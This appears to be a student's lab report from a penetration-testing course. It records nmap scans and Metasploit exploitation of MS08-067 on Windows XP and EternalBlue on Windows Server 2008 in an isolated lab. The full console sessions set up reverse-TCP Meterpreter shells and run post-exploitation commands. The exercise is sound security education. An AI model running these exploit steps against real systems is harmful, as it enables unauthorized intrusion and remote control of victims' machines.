

At the end of this module, each student must submit a report indicating the completion of the following tasks. Make sure you take screenshots as proof.


You need to power on the following VMs for this assignment.

- Internal Kali (Attacker)
- pfSense VM (power on only)
- Windows XP or Windows Server 2008 or Windows 7 (depending on the subtasks).

Task A. Exploit SMB on Windows XP with Metasploit (20 pt, 2pt each)

In this task, you need to complete the following steps to exploit SMB vulnerability on Windows XP.

1. Run a port scan against the Windows XP using nmap command to identify open ports and services.
2. Identify the SMB port number (default: 445) and confirm that it is open.



The screenshot shows a Kali Linux virtual machine interface. A terminal window is open, displaying the output of an nmap scan. The terminal title is "root@CS2APenTest: ~". The output shows two scan results:

```
root@CS2APenTest:~# nmap 192.168.10.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2023-11-01 00:18 EDT
Nmap scan report for 192.168.10.2
Host is up (0.0044s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https

Nmap scan report for 192.168.10.14
Host is up (0.012s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds

Nmap done: 256 IP addresses (2 hosts up) scanned in 16.64 seconds
root@CS2APenTest:~#
```

The background shows the Kali Linux desktop environment with a blue wallpaper, a taskbar on the left, and a system tray on the bottom right showing the time as 12:22 AM on 11/1/2023.


```
=====
# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/windows/smb/ms08_067_netapi 2008-10-28 great Yes MS08-067 Microsoft Server Service Relati
e Path Stack Corruption

msf5 > Interrupt: use the 'exit' command to quit
msf5 > exploit/windows/smb/ms08_067_netapi
[-] Unknown command: exploit/windows/smb/ms08_067_netapi.
This is a module we can load. Do you want to use exploit/windows/smb/ms08_067_netapi? [y/N] y
msf5 exploit(windows/smb/ms08_067_netapi) > set payload windows/x64/meterpreter/reverse_tcp
[-] The value specified for payload is not valid.
msf5 exploit(windows/smb/ms08_067_netapi) > set payLoAD windows/x64/meterpreter/reverse_tcp
[-] The value specified for payLoAD is not valid.
msf5 exploit(windows/smb/ms08_067_netapi) > set payLoAD windows/meterpreter/reverse_tcp
payLoAD => windows/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

Name Current Setting Required Description
- - - - -
RHOSTS yes The target address range or CIDR identifier
RPORT 445 The SMB service port (TCP)
SMBPIPE BROWSER yes The pipe name to use (BROWSER, SRVSVC)
```

5. Use 4458 as the listening port number. Configure the rest of the parameters. Display your configurations and exploit the target.

```
[-] Unknown command: lhost.
msf5 exploit(windows/smb/ms08_067_netapi) > set lhost 192.168.217.3
lhost => 192.168.217.3
msf5 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

Name Current Setting Required Description
- - - - -
RHOSTS yes The target address range or CIDR identifier
RPORT 445 The SMB service port (TCP)
SMBPIPE BROWSER yes The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

Name Current Setting Required Description
- - - - -
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.217.3 yes The listen address (an interface may be specified)
LPORT 4458 yes The listen port

Exploit target:

Id Name
-- --
0 Automatic Targeting
```

```
msf5 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.10.14   yes       The target address range or CIDR identifier
  RPORT     445              yes       The SMB service port (TCP)
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.217.3   yes       The listen address (an interface may be specified)
  LPORT     4458            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic Targeting

msf5 exploit(windows/smb/ms08_067_netapi) >
```

6. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful.

```
Exploit target:

  Id  Name
  --  -
  0    Automatic Targeting

msf5 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.217.3:4458
[*] 192.168.10.14:445 - Automatically detecting the target...
[*] 192.168.10.14:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.10.14:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.10.14:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 192.168.217.2
[*] Meterpreter session 1 opened (192.168.217.3:4458 -> 192.168.217.2:58045) at 2023-11-01 01:01:27 -0400

meterpreter > screenshot
Screenshot saved to: /root/.OkUEwQwY.jpeg
meterpreter >
```




image that was saved

7. [Post-exploitation] In meterpreter shell, display the target system's local date and time.


```
meterpreter > localtime  
Local Date/Time: 2023-11-01 00:07:10.119 Eastern Standard Time (UTC-500)  
meterpreter > |
```

8. [Post-exploitation] In meterpreter shell, get the SID of the user.


9. [Post-exploitation] In meterpreter shell, get the current process identifier.

10. [Post-exploitation] In meterpreter shell, get system information about the target.

```
meterpreter > localtime  
Local Date/Time: 2023-11-01 00:07:10.119 Eastern Standard Time (UTC-500)  
meterpreter > getsid  
Server SID: S-1-5-18  
meterpreter > getpid  
Current pid: 996  
meterpreter > sysinfo  
Computer      : ORG-JLF9I0GWXFM  
OS            : Windows XP (Build 2600, Service Pack 3).  
Architecture : x86  
System Language : en_US  
Domain       : WORKGROUP  
Logged On Users : 2  
Meterpreter   : x86/windows  
meterpreter >
```



Task B. Exploit EternalBlue on Windows Server 2008 with Metasploit (20 pt)
In this task, you need to use similar steps to exploit the EternalBlue vulnerability on Windows Server 2008. Make sure to search and replace the exploit module against Windows Server 2008 accordingly.



```
root@CS2APenTest: ~  
File Edit View Search Terminal Help  
root@CS2APenTest:~# nmap 192.168.10.0/24  
Starting Nmap 7.70 ( https://nmap.org ) at 2023-11-01 01:30 EDT  
Nmap scan report for 192.168.10.2  
Host is up (0.0057s latency).  
Not shown: 997 filtered ports  
PORT      STATE SERVICE  
53/tcp    open  domain  
80/tcp    open  http  
443/tcp   open  https  
  
Nmap scan report for 192.168.10.11  
Host is up (0.0069s latency).  
Not shown: 994 filtered ports  
PORT      STATE SERVICE  
21/tcp    open  ftp  
80/tcp    open  http  
135/tcp   open  msrpc  
445/tcp   open  microsoft-ds  
3389/tcp  open  ms-wbt-server  
49154/tcp open  unknown  
  
Nmap scan report for 192.168.10.14  
Host is up (0.012s latency).  
Not shown: 997 closed ports  
PORT      STATE SERVICE  
135/tcp   open  msrpc  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
  
Nmap done: 256 IP addresses (3 hosts up) scanned in 24.07 seconds  
root@CS2APenTest:~#
```

1. Configure your Metasploit accordingly and set DDMMYY as the listening port number. Display the configuration and exploit the target. (10 pt)
Used 11123 for the date/ lport

```
root@CS2APenTest: ~  
File Edit View Search Terminal Tabs Help  
root@CS2APenTest: ~ x root@CS2APenTest: ~ x  
msf5 exploit(windows/smb/ms17_010_eternalblue) > set lport 103123  
[-] The following options failed to validate: Value '103123' is not valid for option 'LPORT'.  
lport => 4444  
msf5 exploit(windows/smb/ms17_010_eternalblue) > set lport 11123  
lport => 11123  
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options  
Module options (exploit/windows/smb/ms17_010_eternalblue):  


| Name          | Current Setting | Required | Description                                             |
|---------------|-----------------|----------|---------------------------------------------------------|
| RHOSTS        | 192.168.10.11   | yes      | The target address range or CIDR identifier             |
| RPORT         | 445             | yes      | The target port (TCP)                                   |
| SMBDomain     | .               | no       | (Optional) The Windows domain to use for authentication |
| SMBPass       | .               | no       | (Optional) The password for the specified username      |
| SMBUser       | .               | no       | (Optional) The username to authenticate as              |
| VERIFY_ARCH   | true            | yes      | Check if remote architecture matches exploit Target.    |
| VERIFY_TARGET | true            | yes      | Check if remote OS matches exploit Target.              |

  
Payload options (windows/x64/meterpreter/reverse_tcp):  



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.217.3   | yes      | The listen address (an interface may be specified)        |
| LPORT    | 11123           | yes      | The listen port                                           |


  
Exploit target:  


| Id | Name                                                 |
|----|------------------------------------------------------|
| 0  | Windows 7 and Server 2008 R2 (x64) All Service Packs |

  
msf5 exploit(windows/smb/ms17_010_eternalblue) >   
All 6... Windows Server 20...  
Activate Windows  
Go to Settings to activate Windows.  
Desk:  
1:52 AM  
11/1/2023  
9:52 PM  
10/31/2023
```

2. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful. (2 pt)
3. [Post-exploitation] In meterpreter shell, display the target system's local date and time. (2 pt)
4. [Post-exploitation] In meterpreter shell, get the SID of the user. (2 pt)
5. [Post-exploitation] In meterpreter shell, get the current process identifier. (2 pt)
6. [Post-exploitation] In meterpreter shell, get system information about the target. (2 pt)





Screenshot that was taken